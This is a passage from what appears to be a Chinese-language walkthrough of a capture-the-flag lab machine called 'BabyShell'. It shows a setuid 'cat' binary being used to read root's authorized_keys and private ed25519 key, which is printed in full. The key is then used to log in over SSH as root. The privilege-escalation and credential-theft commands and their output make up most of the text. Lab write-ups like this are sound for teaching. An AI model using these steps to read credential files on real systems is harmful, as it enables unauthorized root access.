cat: setuid, setgid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=01852746a90a45c16ed5c0497c9e93a5cb4df025, stripped
tom@BabyShell:~$
```

cat读取root的ssh公钥

```
tom@BabyShell:~$ ./cat /root/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHLjmqMYftQPxAe5qMzjo00oTUjltQebZj2PLfqPg00y
root@BabyShell
tom@BabyShell:~$
```

公钥类型是：`ssh-ed25519`

所以读取私钥文件`id_ed25519`

```
tom@BabyShell:~$ ./cat /root/.ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBy45qjGH7UD8QHuajM46NNKE1I5bUHm2Y9jy36j4NNMgAAAJin4qUip+Kl
IgAAAAtzc2gtZWQyNTUxOQAAACBy45qjGH7UD8QHuajM46NNKE1I5bUHm2Y9jy36j4NNMg
AAAEB3Tt9WPUVP+/ghSIb83N1USifSsg+29ZhP1Mfh/TS6r3LjmqMYftQPxAe5qMzjo00o
TUjltQebZj2PLfqPg00yAAAADnJvb3RAQmFieVNoZWxsAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
tom@BabyShell:~$ exit
logout
Connection to 192.168.56.172 closed.


┌──(kali㉿kali)-[~/Desktop]
└─$ vim ../key




┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -i ../key root@192.168.56.172
Linux BabyShell 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
Last login: Sat Nov  8 03:52:57 2025 from 192.168.3.94
root@BabyShell:~# id
uid=0(root) gid=0(root) groups=0(root)
root@BabyShell:~#
```